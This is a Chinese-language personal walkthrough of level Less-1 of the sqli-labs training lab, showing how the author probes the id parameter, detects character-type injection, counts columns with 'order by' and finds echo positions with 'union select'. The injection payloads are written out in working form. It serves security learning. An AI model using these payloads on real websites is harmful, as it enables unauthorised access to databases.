sqli-labs个人练习 通关总结
这个系列是我在sqli-labs中练习SQL注入的解题过程。
less-1
打开关卡

根据提示得知我们应该传入id值,先?id=1'测试一下

报错,把单引号去掉试试

成功返回数据,再测试?id=2

返回数据,再尝试一下?id=2-1

仍然显示id=2的数据,排除数字型注入,大概是字符型注入了,尝试封闭单引号并且注释后面的语句

猜解字段数,?id=1' order by 1,2,3 --+

没有报错,测试是否有4个字段?id=1' order by 1,2,3,4 --+

报错,说明只有3个字段,接下来我们确定回显位置,?id=1' union select 1,2,3 --+

没回显,把1改成-1即可,或者在后面加limit 1,1也行,这里使用-1的方法,?id=-1' union select 1,2,3 --+
